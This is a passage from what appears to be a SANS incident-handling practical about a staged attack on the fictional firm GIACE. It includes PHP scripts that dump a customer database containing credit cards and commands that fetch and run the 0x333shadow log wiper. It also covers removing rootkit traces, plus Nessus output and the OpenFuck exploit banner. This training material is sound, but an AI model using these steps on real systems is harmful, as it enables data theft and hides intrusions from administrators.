The attacker decide to dump the information of all the tables and analyze it after it is captured offline, the decision is based on the fact that all information in the database are potentially valuable information, so even if the assumption based on the tables name was wrong, some information within these tables would be valuable in terms of monetary sense or for further penetration.

To gather the data from these tables, the attacker developed a custom script in Appendix IV to extract data from the databases, this script is similar to the one mentioned above used to show the tables in a database. The basic function of the script is to dump all data inside the table to the standard output, the user of the script can then redirect the output to a file for saving the data. Actually once the data can be displayed on the standard output (Terminal), most terminal programs can capture that data into a file so actual saving and transferring of files to different location is not needed, as long as the data can appear on the screen (standard output), the attacker can turn on capture on the terminal program and capture the data for later analysis.

The script to be used by the attacker to dump the tables is included in Appendix IV. The script first dump the “create table” statement for the specific table, this is the definition of the table, name and type of columns as well as specific properties of the tables are included. Then the script dump the data in the table in a comma delimitated format, each of the field is separated by a “,”. The attacker runs this script with the tablename variable changed each time for different tables.

An example output would be like the following,

```
# php –q dumptable.php
CREATE TABLE `cookies` (
  `id` int(11) NOT NULL,
  `msg` text,
  `cost` float,
  `qty` text,
  `notes` text,
  `writerid` int(11),
  PRIMARY KEY (`id`)
) TYPE=MyISAM

1234,Today is not a good day to die,50.0,1000,,11222,
……
……
……
```

Through this script, the attacker is able to gather all data in the databases listed. After saving the data with the terminal program, the attacker is able to open the data capture file in Microsoft Excel to examine the data (search and sort). Upon close examination, the attacker determined that the original assumption about the table contents based on it’s

names is correct, all fortune cookies and client's information (including credit card numbers) are captured.

Detection
The chances of GIACE detecting this attack is very low. It is within the normal behaviour for the webserver to pull data from the MySQL server. Since the attacker is exploiting an existing trust relationship between the SQL server and web server, this attack can be very difficult to detect.

Recommendations
The general security posture of the webserver should be heightened to avoid this attack altogether. For reactive defense, giving the web application user account minimal access to the data would minimize the damage to the data (confidentiality, availability and integrity). Depending on the web application architecture and requirements, it is possible that the web application users directly authenticate themselves to the database through the web interface and the database only grant minimal access to the data required.

Cover tracks – delete logs and pull out

Since the attacker has already stolen critical data from the database, it is determined by the attacker that the return of hacking action against GIACE infrastructure has already paid off and it is time to pull out before detection by GIACE and that law enforcement may get involved.

The last step that the attacker wants to do to the server is to clean it up so there will be minimal traces that lead to the attacker's identity and if possible delete all traces that this machine has been compromised.

The attacker would want to use a log cleaner to clean up the logs in the system. All the log entries related to the two jumping board machine, Compromised1 and Compromised2 should be erased off the system. All tools that the attacker had installed should be deleted to minimize the chances that the attacker will be discovered by the administrators' of the machine.

Since some logs (utmp, wtmp, lastlog…) are in binary format and is not easily edited with text editor, also, the process of cleaning out the logs by hand is time consuming if done manually. The attacker utilize the 0x333shadow log wiper program distributed by the 0x333 group (http://www.0x333.org/) to clean up the log entries, this log cleaner is able to perform recursive search for a specific string (or hostname) entered by the user and is able to delete logs from binary log files. The following commands are executed.

```
# cd /tmp
# wget http://www.0x333.org/code/0x333shadow.tar.gz
--19:49:15--  http://www.0x333.org/code/0x333shadow.tar.gz
           => `0x333shadow.tar.gz'
Connecting to www.0x333.org:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 30,208 [application/x-tar]
```

```
    0K .......... .......... .........                       100% @  11.91 KB/s

19:49:18 (11.89 KB/s) - `0x333shadow.tar.gz' saved [30208/30208]

# tar –xvf 0x333shadow.tar.gz
# cd 0x333shadow
# gcc 0x333shadow.c -o 0x333shadow -D Linux
# ./0x333shadow

 [~] 0x333shadow => hide your tracks version 0.1
 [~]        coded by nsn of outsiders ~ 0x333 Security Labs www.0x333.org        [~]

 Usage: ./0x333shadow [action] -i [string] -l [secs] -m [ dir1/file1 ] [ dir2/file2 ] [
... ]

where action have to be:


        -a      clean all default dirs (recursive scan) you can use even -m. (include
option -s, -b).
        -b      clean only binary (utmp, wtmp, utmpx, wtmpx, lastlog) files.


other options:

        -l      clean after n secs, any system can log to logout, so you exit, and it try
will clean (bg mode).
        -m      specify more dirs or text files (if you don't specify -a, -b, -s, default
dirs and logs will be skipped ...
                                                so only dirs/files specified will be
cleaned).
        -i      string by search, choose it with sense ;)
        -s      enable research other logs watching in syslogd newsyslog confs.
        -h      show this help.

         other auto actions: read the DOCUMENTATION.
         this tool watch in these directory by default:

         /var/log
         /var/adm
         /usr/adm
         /var/mail

         correct use various example:

         ./0x333shadow -a -i string
         ./0x333shadow -b -i string -s
         ./0x333shadow -b -i string
         ./0x333shadow -a -i string -l 60
         ./0x333shadow -i string -m /var/log/messages

# ./0x333shadow -a -i [IP of Compromised1]
# ./0x333shadow –a –I [IP of Compromised2]
# cd /var/log
# grep –r [IP of compromised1] *
```

First, the attacker downloads the program's source code with wget. Then decompresses and compiles the code to get the binary (0x333shadow). Then runs the binary to get the parameters help and then runs the program to clean up all logs having the entries related to the Compromised1 and Compromised2 hosts.

After the program finished, the user performs a search on the log directory to ensure the deletion of the logs, grep was the utility used for this search. The manually search did not yield anything which is a very good sign that the log cleaner have cleaned out the logs.

The final steps is to clean out the different files and config files changed during the attack and keeping access phase.

```
# rm /dev/hdac1
# rm /lib/modules/2.4.7-10/kernel/arch/i386/kernel/mem.o
# rmmod mem
# rm –rf /tmp/0x333shadow*
```

All the files that have been created by the attacker have been deleted at this stage. The next step is the clean out the two lines added to “/etc/rc.d/rc3.d/S99local”. After this is done, most traces on the machine that can relate to the attacker have been deleted.

The only last step is to stop the rwwwshell that provides access to the attacker, upon deletion of this shell. The attacker would have no access to the machine. In the rwwwshell, the attacker executes the following:

```
# ps -uax
……
……
root      5574  0.0  0.9  3032 1804 ?        S    11:07   0:15 vi
root      5575  0.0  0.5  2216 1140 ?        S    11:07   0:05 /bin/sh –i
……

# kill -9 5574
```

The shell session is immediately terminated and the attacker successful clears off the traces on the machine. This concludes the whole attack on GIACE Enterprises.

Detection

Although the data is “deleted”, it is not actually erased from the filesystem, the data sector on the disk is marked as empty but still contain the original data, this is a common misconception of users. With proper forensics tools, the traces of logs can still be recovered.
Depending on how soon GIACE can realize this attack can perform forensics examination on the disk, there may be a chance that the identity of the attacker will be known. The sooner GIACE realize the attack, the greater the chance of recovering those logs, since those data blocks marked as empty could be used by the OS at any time, overwritten blocks are really hard for data recovery.

Appendix I – Nessus output

150.100.50.10

Service	Severity	Description
http (80/tcp)	**Info**	Port is open
https (443/tcp)	**Info**	Port is open
http (80/tcp)	**High**	The remote host appears to be vulnerable to the Apache Web Server Chunk Handling Vulnerability. If Safe Checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through 1.3.24 and 2.0 through 2.0.36, the remote server may be running a patched version of Apache *** Note : as safe checks are enabled, Nessus solely relied on the banner to issue this alert Solution : Upgrade to version 1.3.26 or 2.0.39 or newer See also : http://httpd.apache.org/info/security_bulletin_20020617.txt http://httpd.apache.org/info/security_bulletin_20020620.txt Risk factor : High CVE : CVE-2002-0392 BID : 5033
http (80/tcp)	**High**	The remote host is using a version of mod_ssl which is older than 2.8.10. This version is vulnerable to an off by one buffer overflow which may allow a user with write access to .htaccess files to execute arbitrary code on the system with permissions of the web server. *** Note that several Linux distributions (such as RedHat) *** patched the old version of this module. Therefore, this *** might be a false positive. Please check with your vendor *** to determine if you really are vulnerable to this flaw Solution : Upgrade to version 2.8.10 or newer

		Risk factor : High CVE : CVE-2002-0653 BID : 5084
http (80/tcp)	**High**	The remote host appears to be running a version of Apache which is older than 1.3.28 There are several flaws in this version, which may allow an attacker to disable the remote server remotely. You should upgrade to 1.3.28 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.28 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : High CVE : CAN-2003-0460 BID : 8226
http (80/tcp)	**High**	The remote host is using a version of mod_ssl which is older than 2.8.7. This version is vulnerable to a buffer overflow which, albeit difficult to exploit, may allow an attacker to obtain a shell on this host. *** Some vendors patched older versions of mod_ssl, so this *** might be a false positive. Check with your vendor to determine *** if you have a version of mod_ssl that is patched for this *** vulnerability Solution : Upgrade to version 2.8.7 or newer Risk factor : High CVE : CVE-2002-0082 BID : 4189
https (443/tcp)	**High**	The remote host is using the Apache mod_python module which is version 2.7.6 or older. These versions allow a module which is indirectly imported by a published module to then be accessed via the publisher, which allows remote attackers to call possibly dangerous functions from the imported module.

		Solution : Upgrade to a newer version. Risk factor : High CVE : CVE-2002-0185 BID : 4656
https (443/tcp)	**High**	The remote host appears to be running a version of Apache which is older than 1.3.28 There are several flaws in this version, which may allow an attacker to disable the remote server remotely. You should upgrade to 1.3.28 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.28 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : High CVE : CAN-2003-0460 BID : 8226
https (443/tcp)	**High**	The remote host seems to be using a version of OpenSSL which is older than 0.9.6e or 0.9.7-beta3 This version is vulnerable to a buffer overflow which, may allow an attacker to obtain a shell on this host. *** Note that since safe checks are enabled, this check *** might be fooled by non-openssl implementations and *** produce a false positive. *** In doubt, re-execute the scan without the safe checks Solution : Upgrade to version 0.9.6e (0.9.7beta3) or newer Risk factor : High CVE : CAN-2002-0656, CAN-2002-0655, CAN-2002-0657, CAN-2002-0659, CVE-2001-1141 BID : 5363
https (443/tcp)	**High**	The remote host is using a version of mod_ssl which is older than 2.8.10. This version is vulnerable to an off by one buffer overflow which may allow a user with write access to .htaccess files to execute arbitrary code on the system with permissions

		of the web server. *** Note that several Linux distributions (such as RedHat) *** patched the old version of this module. Therefore, this *** might be a false positive. Please check with your vendor *** to determine if you really are vulnerable to this flaw Solution : Upgrade to version 2.8.10 or newer Risk factor : High CVE : CVE-2002-0653 BID : 5084
https (443/tcp)	**High**	The remote host appears to be vulnerable to the Apache Web Server Chunk Handling Vulnerability. If Safe Checks are enabled, this may be a false positive since it is based on the version of Apache. Although unpatched Apache versions 1.2.2 and above, 1.3 through 1.3.24 and 2.0 through 2.0.36, the remote server may be running a patched version of Apache *** Note : as safe checks are enabled, Nessus solely relied on the banner to issue this alert Solution : Upgrade to version 1.3.26 or 2.0.39 or newer See also : http://httpd.apache.org/info/security_bulletin_20020617.txt http://httpd.apache.org/info/security_bulletin_20020620.txt Risk factor : High CVE : CVE-2002-0392 BID : 5033
https (443/tcp)	**High**	The remote host is using a version of mod_ssl which is older than 2.8.7. This version is vulnerable to a buffer overflow which, albeit difficult to exploit, may allow an attacker to obtain a shell on this host. *** Some vendors patched older versions of mod_ssl, so this *** might be a false positive. Check with your vendor to determine *** if you have a version of mod_ssl that is patched for this *** vulnerability Solution : Upgrade to version 2.8.7 or newer Risk factor : High

		CVE : CVE-2002-0082 BID : 4189
http (80/tcp)	**Low**	The remote host is using a version of OpenSSL which is older than 0.9.6j or 0.9.7b This version is vulnerable to a timing based attack which may allow an attacker to guess the content of fixed data blocks and may eventually be able to guess the value of the private RSA key of the server. An attacker may use this implementation flaw to sniff the data going to this host and decrypt some parts of it, as well as impersonate your server and perform man in the middle attacks. *** Nessus solely relied on the banner of the remote host *** to issue this warning See also : http://www.openssl.org/news/secadv_20030219.txt http://lasecwww.epfl.ch/memo_ssl.shtml http://eprint.iacr.org/2003/052/ Solution : Upgrade to version 0.9.6j (0.9.7b) or newer Risk factor : Medium CVE : CAN-2003-0078, CAN-2003-0131 BID : 6884, 7148
http (80/tcp)	**Low**	Your webserver supports the TRACE and/or TRACK methods. It has been shown that servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for 'Cross-Site-Tracing', when used in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to give him their credentials. Solution: Disable these methods. If you are using Apache, add the following lines for each virtual host in your configuration file : RewriteEngine on RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK) RewriteRule .* - [F]

		If you are using Microsoft IIS, use the URLScan tool to deny HTTP TRACE requests or to permit only the methods needed to meet site requirements and policy. See http://www.whitehatsec.com/press_releases/WH-PR-20030120.pdf http://archives.neohapsis.com/archives/vulnwatch/2003-q1/0035.html Risk factor : Medium
http (80/tcp)	**Low**	The remote web server type is : Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 OpenSSL/0.9.6b DAV/1.0.2 mod_perl/1.24_01 Solution : You can set the directive 'ServerTokens Prod' to limit the information emanating from the server in its response headers.
http (80/tcp)	**Low**	The remote host appears to be running a version of Apache which is older than 1.3.27 There are several flaws in this version, you should upgrade to 1.3.27 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.27 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : Medium CVE : CAN-2002-0839, CAN-2002-0840, CAN-2002-0843 BID : 5847, 5884, 5995, 5996
http (80/tcp)	**Low**	An information leak occurs on Apache based web servers whenever the UserDir module is enabled. The vulnerability allows an external attacker to enumerate existing accounts by requesting access to their home directory and monitoring the response. Solution: 1) Disable this feature by changing 'UserDir public_html' (or whatever) to 'UserDir disabled'. Or

		2) Use a RedirectMatch rewrite rule under Apache -- this works even if there is no such entry in the password file, e.g.: RedirectMatch ^/~(.*)$ http://my-target-webserver.somewhere.org/$1 Or 3) Add into httpd.conf: ErrorDocument 404 http://localhost/sample.html ErrorDocument 403 http://localhost/sample.html (NOTE: You need to use a FQDN inside the URL for it to work properly). Additional Information: http://www.securiteam.com/unixfocus/5WP0C1F5FI.html Risk factor : Low CVE : CAN-2001-1013 BID : 3335
http (80/tcp)	**Low**	The remote host is using a version of mod_ssl which is older than 2.8.10. This version is vulnerable to a flaw which may allow an attacker to successfully perform a cross site scripting attack under some circumstances. *** Note that several Linux distributions (such as RedHat) *** patched the old version of this module. Therefore, this *** might be a false positive. Please check with your vendor *** to determine if you really are vulnerable to this flaw Solution : Upgrade to version 2.8.10 or newer Risk factor : Low CVE : CAN-2002-1157 BID : 6029
https (443/tcp)	**Low**	The remote web server type is : Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 OpenSSL/0.9.6b DAV/1.0.2 mod_perl/1.24_01 Solution : You can set the directive 'ServerTokens Prod' to limit the information emanating from the server in its response headers.
http (80/tcp)	**Low**	A web server is running on this port
http	**Low**	The following CGI have been discovered :

(80/tcp)		Syntax : cginame (arguments [default value]) /manual/mod/mod_perl/ (D [A] M [A] N [D] D=D [] S [A]) /manual/ (D [A] M [A] N [A] D=D [] S [A]) /manual/mod/ (D [A] M [A] N [A] D=D [] S [A]) Directory index found at /manual/mod/ Directory index found at /manual/ Directory index found at /manual/mod/mod_perl/
https (443/tcp)	**Low**	A web server is running on this port through SSL
https (443/tcp)	**Low**	The following CGI have been discovered : Syntax : cginame (arguments [default value]) /manual/mod/mod_perl/ (D [A] M [A] N [D] D=D [] S [A]) /manual/ (D [A] M [A] N [A] D=D [] S [A]) /manual/mod/ (D [A] M [A] N [A] D=D [] S [A]) Directory index found at /manual/mod/ Directory index found at /manual/ Directory index found at /manual/mod/mod_perl/
https (443/tcp)	**Low**	An information leak occurs on Apache based web servers whenever the UserDir module is enabled. The vulnerability allows an external attacker to enumerate existing accounts by requesting access to their home directory and monitoring the response. Solution: 1) Disable this feature by changing 'UserDir public_html' (or whatever) to 'UserDir disabled'. Or 2) Use a RedirectMatch rewrite rule under Apache -- this works even if there is no such entry in the password file, e.g.: RedirectMatch ^/~(.*)$ http://my-target-webserver.somewhere.org/$1 Or 3) Add into httpd.conf: ErrorDocument 404 http://localhost/sample.html

		ErrorDocument 403 http://localhost/sample.html (NOTE: You need to use a FQDN inside the URL for it to work properly). Additional Information: http://www.securiteam.com/unixfocus/5WP0C1F5FI.html Risk factor : Low CVE : CAN-2001-1013 BID : 3335
https (443/tcp)	**Low**	This TLSv1 server also accepts SSLv2 connections. This TLSv1 server also accepts SSLv3 connections.
https (443/tcp)	**Low**	Here is the list of available SSLv2 ciphers: RC4-MD5 EXP-RC4-MD5 RC2-CBC-MD5 EXP-RC2-CBC-MD5 DES-CBC-MD5 DES-CBC3-MD5 RC4-64-MD5
https (443/tcp)	**Low**	The SSLv2 server offers 5 strong ciphers, but also 0 medium strength and 2 weak "export class" ciphers. The weak/medium ciphers may be chosen by an export-grade or badly configured client software. They only offer a limited protection against a brute force attack Solution: disable those ciphers and upgrade your client software if necessary
https (443/tcp)	**Low**	The remote host appears to be running a version of Apache which is older than 1.3.27 There are several flaws in this version, you should upgrade to 1.3.27 or newer. *** Note that Nessus solely relied on the version number *** of the remote server to issue this warning. This might *** be a false positive Solution : Upgrade to version 1.3.27 See also : http://www.apache.org/dist/httpd/Announcement.html Risk factor : Medium CVE : CAN-2002-0839, CAN-2002-0840, CAN-2002-0843 BID : 5847, 5884, 5995, 5996

150.100.50.20

Service	Severity	Description
POP (110/tcp)	**Info**	Port is open
smtp (25/tcp)	**Info**	Port is open
general/tcp	**Low**	The remote host uses non-random IP IDs, that is, it is possible to predict the next value of the ip_id field of the ip packets sent by this host. An attacker may use this feature to determine if the remote host sent a packet in reply to another request. This may be used for portscanning and other things. Solution : Contact your vendor for a patch Risk factor : Low
smtp (25/tcp)	**Low**	An SMTP server is running on this port Here is its banner : 220 jason-2d3d0a296 Microsoft ESMTP MAIL Service, Version: 5.0.2195.5329 ready at Sun, 10 Aug 2003 20:33:39 -0400
general/tcp	**Low**	Remote OS guess : Windows Millennium Edition (Me), Win 2000, or WinXP CVE : CAN-1999-0454
smtp (25/tcp)	**Low**	This server could be fingerprinted as being Microsoft ESMTP MAIL Service, Version 5.0.2195
smtp (25/tcp)	**Low**	Remote SMTP server banner : 220 jason-2d3d0a296 Microsoft ESMTP MAIL Service, Version: 5.0.2195.5329 ready at Sun, 10 Aug 2003 20:33:49 -0400 This is probably: Microsoft Exchange version 5.0.2195.5329 ready at Sun, 10 Aug 2003 20:33:49 -0400
smtp (25/tcp)	**Low**	For some reason, we could not send the EICAR test string to this MTA

150.100.50.30

Service	Severity	Description

domain (53/tcp)	**Info**	Port is open
domain (53/udp)	**Info**	Port is open
domain (53/tcp)	**High**	The remote BIND server, according to its version number, is vulnerable to the SIG cached RR overflow vulnerability. An attacker may use this flaw to gain a shell on this system. Solution : upgrade to bind 8.2.7, 8.3.4 or 4.9.11 Workaround : Disable recursion on this server if it's not used as a recursive name server. Risk factor : High CVE : CAN-2002-1219
domain (53/tcp)	**Low**	A DNS server is running on this port. If you do not use it, disable it. Risk factor : Low
general/tcp	**Low**	Remote OS guess : FreeBSD 4.6.2-RELEASE - 4.7-STABLE CVE : CAN-1999-0454
domain (53/tcp)	**Low**	The remote bind version is : 8.3.3-REL
domain (53/udp)	**Low**	A DNS server is running on this port. If you do not use it, disable it. Risk factor : Low
domain (53/tcp)	**Low**	The remote name server allows recursive queries to be performed by the host running nessusd. If this is your internal nameserver, then forget this warning. If you are probing a remote nameserver, then it allows anyone to use it to resolve third parties names (such as www.nessus.org). This allows hackers to do cache poisoning attacks against this nameserver. See also : http://www.cert.org/advisories/CA-1997-22.html Solution : Restrict recursive queries to the hosts that should use this nameserver (such as those of the LAN connected to it).

		If you are using bind 8, you can do this by using the instruction 'allow-recursion' in the 'options' section of your named.conf If you are using another name server, consult its documentation. Risk factor : Serious CVE : CVE-1999-0024 BID : 678

Appendix II – Exploit code

```
# ./OpenFuckV2

*****************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                    *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

: Usage: ./OpenFuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
        0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
        0x05 - Conectiva 4 (apache-1.3.6)
        0x06 - Conectiva 4.1 (apache-1.3.9)
        0x07 - Conectiva 6 (apache-1.3.14)
        0x08 - Conectiva 7 (apache-1.3.12)
        0x09 - Conectiva 7 (apache-1.3.19)
        0x0a - Conectiva 7/8 (apache-1.3.26)
        0x0b - Conectiva 8 (apache-1.3.22)
        0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
        0x0d - Debian GNU Linux (apache_1.3.19-1)
        0x0e - Debian GNU Linux (apache_1.3.22-2)
        0x0f - Debian GNU Linux (apache-1.3.22-2.1)
        0x10 - Debian GNU Linux (apache-1.3.22-5)
        0x11 - Debian GNU Linux (apache_1.3.23-1)
        0x12 - Debian GNU Linux (apache_1.3.24-2.1)
        0x13 - Debian Linux GNU Linux 2 (apache_1.3.24-2.1)
        0x14 - Debian GNU Linux (apache_1.3.24-3)
        0x15 - Debian GNU Linux (apache-1.3.26-1)
        0x16 - Debian GNU Linux 3.0 Woody (apache-1.3.26-1)
        0x17 - Debian GNU Linux (apache-1.3.27)
        0x18 - FreeBSD (apache-1.3.9)
        0x19 - FreeBSD (apache-1.3.11)
        0x1a - FreeBSD (apache-1.3.12.1.40)
        0x1b - FreeBSD (apache-1.3.12.1.40)
```

```
        0x1c - FreeBSD (apache-1.3.12.1.40)
        0x1d - FreeBSD (apache-1.3.12.1.40_1)
        0x1e - FreeBSD (apache-1.3.12)
        0x1f - FreeBSD (apache-1.3.14)
        0x20 - FreeBSD (apache-1.3.14)
        0x21 - FreeBSD (apache-1.3.14)
        0x22 - FreeBSD (apache-1.3.14)
        0x23 - FreeBSD (apache-1.3.14)
        0x24 - FreeBSD (apache-1.3.17_1)
        0x25 - FreeBSD (apache-1.3.19)
        0x26 - FreeBSD (apache-1.3.19_1)
        0x27 - FreeBSD (apache-1.3.20)
        0x28 - FreeBSD (apache-1.3.20)
        0x29 - FreeBSD (apache-1.3.20+2.8.4)
        0x2a - FreeBSD (apache-1.3.20_1)
        0x2b - FreeBSD (apache-1.3.22)
        0x2c - FreeBSD (apache-1.3.22_7)
        0x2d - FreeBSD (apache_fp-1.3.23)
        0x2e - FreeBSD (apache-1.3.24_7)
        0x2f - FreeBSD (apache-1.3.24+2.8.8)
        0x30 - FreeBSD 4.6.2-Release-p6 (apache-1.3.26)
        0x31 - FreeBSD 4.6-Realease (apache-1.3.26)
        0x32 - FreeBSD (apache-1.3.27)
        0x33 - Gentoo Linux (apache-1.3.24-r2)
        0x34 - Linux Generic (apache-1.3.14)
        0x35 - Mandrake Linux X.x (apache-1.3.22-10.1mdk)
        0x36 - Mandrake Linux 7.1 (apache-1.3.14-2)
        0x37 - Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)
        0x38 - Mandrake Linux 7.2 (apache-1.3.14-2mdk)
        0x39 - Mandrake Linux 7.2 (apache-1.3.14) 2
        0x3a - Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)
        0x3b - Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)
        0x3c - Mandrake Linux 7.2 (apache-1.3.22-1.3mdk)
        0x3d - Mandrake Linux 7.2 (apache-1.3.22-10.2mdk)
        0x3e - Mandrake Linux 8.0 (apache-1.3.19-3)
        0x3f - Mandrake Linux 8.1 (apache-1.3.20-3)
        0x40 - Mandrake Linux 8.2 (apache-1.3.23-4)
        0x41 - Mandrake Linux 8.2 #2 (apache-1.3.23-4)
        0x42 - Mandrake Linux 8.2 (apache-1.3.24)
        0x43 - Mandrake Linux 9 (apache-1.3.26)
        0x44 - RedHat Linux ?.? GENERIC (apache-1.3.12-1)
        0x45 - RedHat Linux TEST1 (apache-1.3.12-1)
        0x46 - RedHat Linux TEST2 (apache-1.3.12-1)
        0x47 - RedHat Linux GENERIC (marumbi) (apache-1.2.6-5)
        0x48 - RedHat Linux 4.2 (apache-1.1.3-3)
        0x49 - RedHat Linux 5.0 (apache-1.2.4-4)
        0x4a - RedHat Linux 5.1-Update (apache-1.2.6)
        0x4b - RedHat Linux 5.1 (apache-1.2.6-4)
        0x4c - RedHat Linux 5.2 (apache-1.3.3-1)
        0x4d - RedHat Linux 5.2-Update (apache-1.3.14-2.5.x)
        0x4e - RedHat Linux 6.0 (apache-1.3.6-7)
        0x4f - RedHat Linux 6.0 (apache-1.3.6-7)
        0x50 - RedHat Linux 6.0-Update (apache-1.3.14-2.6.2)
        0x51 - RedHat Linux 6.0 Update (apache-1.3.24)
        0x52 - RedHat Linux 6.1 (apache-1.3.9-4)1
        0x53 - RedHat Linux 6.1 (apache-1.3.9-4)2
        0x54 - RedHat Linux 6.1-Update (apache-1.3.14-2.6.2)
        0x55 - RedHat Linux 6.1-fp2000 (apache-1.3.26)
        0x56 - RedHat Linux 6.2 (apache-1.3.12-2)1
        0x57 - RedHat Linux 6.2 (apache-1.3.12-2)2
        0x58 - RedHat Linux 6.2 mod(apache-1.3.12-2)3
        0x59 - RedHat Linux 6.2 update (apache-1.3.22-5.6)1
        0x5a - RedHat Linux 6.2-Update (apache-1.3.22-5.6)2
        0x5b - Redhat Linux 7.x (apache-1.3.22)
        0x5c - RedHat Linux 7.x (apache-1.3.26-1)
        0x5d - RedHat Linux 7.x (apache-1.3.27)
```

```
        0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
        0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
        0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
        0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
        0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
        0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
        0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
        0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
        0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
        0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
        0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
        0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
        0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
        0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
        0x6d - RedHat Linux 7.2 (apache-1.3.24)
        0x6e - RedHat Linux 7.2 (apache-1.3.26)
        0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
        0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
        0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
        0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
        0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
        0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
        0x75 - RedHat Linux 7.3 (apache-1.3.27)
        0x76 - RedHat Linux 8.0 (apache-1.3.27)
        0x77 - RedHat Linux 8.0-second (apache-1.3.27)
        0x78 - RedHat Linux 8.0 (apache-2.0.40)
        0x79 - Slackware Linux 4.0 (apache-1.3.6)
        0x7a - Slackware Linux 7.0 (apache-1.3.9)
        0x7b - Slackware Linux 7.0 (apache-1.3.26)
        0x7c - Slackware 7.0  (apache-1.3.26)2
        0x7d - Slackware Linux 7.1 (apache-1.3.12)
        0x7e - Slackware Linux 8.0 (apache-1.3.20)
        0x7f - Slackware Linux 8.1 (apache-1.3.24)
        0x80 - Slackware Linux 8.1 (apache-1.3.26)
        0x81 - Slackware Linux 8.1-stable (apache-1.3.26)
        0x82 - Slackware Linux (apache-1.3.27)
        0x83 - SuSE Linux 7.0 (apache-1.3.12)
        0x84 - SuSE Linux 7.1 (apache-1.3.17)
        0x85 - SuSE Linux 7.2 (apache-1.3.19)
        0x86 - SuSE Linux 7.3 (apache-1.3.20)
        0x87 - SuSE Linux 8.0 (apache-1.3.23)
        0x88 - SUSE Linux 8.0 (apache-1.3.23-120)
        0x89 - SuSE Linux 8.0 (apache-1.3.23-137)
        0x8a - Yellow Dog Linux/PPC 2.3 (apache-1.3.22-6.2.3a)

Fuck to all guys who like use lamah ddos. Read SRC to have no surprise
```

Appendix III – Show all tables in a database

PHP script to extract the table names from the database

```
<?
        $conn = mysql_pconnect ("150.100.110.40”, "dbuser", "password");
        mysql_select_db ("giace_cookies", $conn) or die ("Could not open database");
        $sql = "SHOW TABLES";
        $res = mysql_query ($sql, $conn);

        while ($r = mysql_fetch_row($res)){
                $total_cols = count($r);
                for ($i=0; $i < $total_cols; $i++){
                        echo  array_shift($r). " ";
                }
                echo "\n";
```

```
        }
?>
```

Appendix IV – Show the table definitions and Dump all data

```
<?
        $conn = mysql_pconnect ("150.100.110.40”, "dbuser", "password");
        mysql_select_db ("giace_cookies", $conn) or die ("Could not open database");
        $sql = "show create table jobs";
        $res = mysql_query ($sql, $conn);
        $r = mysql_fetch_row($res);
        echo array_pop($r). "\n\n";

        $sql = "select * from [TABLENAME]";
        $res = mysql_query ($sql, $conn);

        while ($r = mysql_fetch_row($res)){
                $total_cols = count($r);
                for ($i=0; $i < $total_cols; $i++){
                        echo  array_shift($r). ",";
                }
                echo "\n";
        }
?>
```

References

"GCIH Course Material", SANS Institute

RFC 2050, "INTERNET REGISTRY IP ALLOCATION GUIDELINES", http://www.isi.edu/in-notes/rfc2050.txt

Gibbs, Mark, "The inner workings of traceroute", http://www.nwfusion.com/archive/1999b/0712gearhead.html

RFC 1034, http://www.faqs.org/rfcs/rfc1034.html

Nmap "http://www.insecure.org/nmap/index.html"